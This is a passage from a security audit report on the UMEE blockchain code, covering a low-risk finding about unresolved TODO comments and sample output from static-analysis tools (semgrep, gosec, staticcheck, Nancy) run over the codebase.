Open To-dos can point to architecture or programming issues that still need to be resolved. Often these kinds of comments indicate areas of complexity or confusion for developers. This provides value and insight to an attacker who aims to cause damage to the protocol.

Code Location:

TO-DO:

Listing 18: Open Todos

```
./x/leverage/module.go:28:       // TODO: Ensure x/leverage
↳ implements simulator and then uncomment.
./x/leverage/keeper/interest.go:164:    // TODO: use typed events
./x/leverage/keeper/interest.go:76:            // @todo fix this
↳ when tendermint solves #8773
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Consider resolving the To-dos before deploying code to a production context. Use an independent issue tracker or other project management software to track development tasks.

Remediation Plan:

ACKNOWLEDGED: The UMEE Team acknowledged this finding.

AUTOMATED TESTING


Description:

Halborn used automated testing techniques to enhance coverage of certain areas of the scoped component. Among the tools used were staticcheck, gosec, semgrep, unconvert, LGTM and Nancy. After Halborn verified all the contracts and scoped structures in the repository and was able to compile them correctly, these tools were leveraged on scoped structures. With these tools, Halborn can statically verify security related issues across the entire codebase.

Semgrep - Security Analysis Output Sample:

Listing 19: Rule Set

```
semgrep --config "p/dgryski.semgrep-go" x --exclude='*_test.go' --
↳ max-lines-per-finding 1000 --no-git-ignore -o dgryski.semgrep
semgrep --config "p/owasp-top-ten" x --exclude='*_test.go' --max-
↳ lines-per-finding 1000 --no-git-ignore -o owasp-top-ten.semgrep
semgrep --config "p/r2c-security-audit" x --exclude='*_test.go' --
↳ max-lines-per-finding 1000 --no-git-ignore -o r2c-security-audit.
↳ semgrep
semgrep --config "p/r2c-ci" x --exclude='*_test.go' --max-lines-
↳ per-finding 1000 --no-git-ignore -o r2c-ci.semgrep
semgrep --config "p/ci" x --exclude='*_test.go' --max-lines-per-
↳ finding 1000 --no-git-ignore -o ci.semgrep
semgrep --config "p/golang" x --exclude='*_test.go' --max-lines-
↳ per-finding 1000 --no-git-ignore -o golang.semgrep
semgrep --config "p/trailofbits" x --exclude='*_test.go' --max-
↳ lines-per-finding 1000 --no-git-ignore -o trailofbits.semgrep
```




```
Semgrep Results:

 x/oracle/types/query.pb.gw.go
    trailofbits.go.questionable-assignment.questionable-assignment
       Should `protoReq` be modified when an error could be returned?
       Details: https://sg.run/qq6y

         52┆ protoReq.Denom, err = runtime.String(val)
          ⋮┆----------------------------------------
         79┆ protoReq.Denom, err = runtime.String(val)
          ⋮┆----------------------------------------
        124┆ protoReq.ValidatorAddr, err = runtime.String(val)
          ⋮┆----------------------------------------
        151┆ protoReq.ValidatorAddr, err = runtime.String(val)
          ⋮┆----------------------------------------
        178┆ protoReq.ValidatorAddr, err = runtime.String(val)
          ⋮┆----------------------------------------
        205┆ protoReq.ValidatorAddr, err = runtime.String(val)
          ⋮┆----------------------------------------
        232┆ protoReq.ValidatorAddr, err = runtime.String(val)
          ⋮┆----------------------------------------
        259┆ protoReq.ValidatorAddr, err = runtime.String(val)
          ⋮┆----------------------------------------
        304┆ protoReq.ValidatorAddr, err = runtime.String(val)
          ⋮┆----------------------------------------
        331┆ protoReq.ValidatorAddr, err = runtime.String(val)%
```

Gosec - Security Analysis Output Sample:




```
[/media/sf_Work/Halborn/AUDIT/UMEE/umee/x/oracle/simulations/operations.go:26] - G101 (CWE-798): Potential
 hardcoded credentials (Confidence: LOW, Severity: HIGH)
    25:         OpWeightMsgAggregateExchangeRateVote    = "op_weight_msg_exchange_rate_aggregate_vote"
  > 26:         OpWeightMsgDelegateFeedConsent          = "op_weight_msg_exchange_feed_consent"
    27:


[/media/sf_Work/Halborn/AUDIT/UMEE/umee/x/oracle/simulations/operations.go:25] - G101 (CWE-798): Potential
 hardcoded credentials (Confidence: LOW, Severity: HIGH)
    24:         OpWeightMsgAggregateExchangeRatePrevote = "op_weight_msg_exchange_rate_aggregate_prevote"
  > 25:         OpWeightMsgAggregateExchangeRateVote    = "op_weight_msg_exchange_rate_aggregate_vote"
    26:         OpWeightMsgDelegateFeedConsent          = "op_weight_msg_exchange_feed_consent"


[/media/sf_Work/Halborn/AUDIT/UMEE/umee/x/oracle/simulations/operations.go:24] - G101 (CWE-798): Potential
 hardcoded credentials (Confidence: LOW, Severity: HIGH)
    23: const (
  > 24:         OpWeightMsgAggregateExchangeRatePrevote = "op_weight_msg_exchange_rate_aggregate_prevote"
    25:         OpWeightMsgAggregateExchangeRateVote    = "op_weight_msg_exchange_rate_aggregate_vote"


[/media/sf_Work/Halborn/AUDIT/UMEE/umee/x/leverage/client/cli/proposal.go:16] - G304 (CWE-22): Potential f
ile inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    15:
  > 16:         contents, err := ioutil.ReadFile(proposalFile)
    17:         if err != nil {
```

Staticcheck - Security Analysis Output Sample:



```
ibctransfer/keeper/keeper_test.go:13:2: package "github.com/cosmos/ibc-go/v2/modules/apps/transfer/types" is
being imported more than once (ST1019)
        ibctransfer/keeper/keeper_test.go:14:2: other import of "github.com/cosmos/ibc-go/v2/modules/apps/tra
nsfer/types"
leverage/types/query.pb.gw.go:16:2: "github.com/golang/protobuf/descriptor" is deprecated: See the "google.go
lang.org/protobuf/reflect/protoreflect" package for how to obtain an EnumDescriptor or MessageDescriptor in o
rder to programatically interact with the protobuf type system.  (SA1019)
leverage/types/query.pb.gw.go:17:2: "github.com/golang/protobuf/proto" is deprecated: Use the "google.golang.
org/protobuf/proto" package instead.  (SA1019)
leverage/types/query.pb.gw.go:33:9: descriptor.ForMessage is deprecated: Not all concrete message types satis
fy the Message interface. Use MessageDescriptorProto instead. If possible, the calling code should be rewritt
en to use protobuf reflection instead. See package "google.golang.org/protobuf/reflect/protoreflect" for deta
ils.  (SA1019)
oracle/keeper/msg_server_test.go:11:2: package "github.com/umee-network/umee/v2/x/oracle/types" is being impo
rted more than once (ST1019)
        oracle/keeper/msg_server_test.go:12:2: other import of "github.com/umee-network/umee/v2/x/oracle/type
s"
oracle/types/query.pb.gw.go:16:2: "github.com/golang/protobuf/descriptor" is deprecated: See the "google.gola
ng.org/protobuf/reflect/protoreflect" package for how to obtain an EnumDescriptor or MessageDescriptor in ord
er to programatically interact with the protobuf type system.  (SA1019)
oracle/types/query.pb.gw.go:17:2: "github.com/golang/protobuf/proto" is deprecated: Use the "google.golang.or
g/protobuf/proto" package instead.  (SA1019)
oracle/types/query.pb.gw.go:33:9: descriptor.ForMessage is deprecated: Not all concrete message types satisfy
 the Message interface. Use MessageDescriptorProto instead. If possible, the calling code should be rewritten
 to use protobuf reflection instead. See package "google.golang.org/protobuf/reflect/protoreflect" for detail
s.  (SA1019)
```

Nancy - Security Analysis Output Sample:

```
4 Vulnerable Packages

┌─────────────────────────────────┐
│ Summary                         │
├──────────────────────────┬──────┤
│ Audited Dependencies     │ 103  │
├──────────────────────────┼──────┤
│ Vulnerable Dependencies  │ 4    │
└──────────────────────────┴──────┘
```

THANK YOU FOR CHOOSING

// HALBORN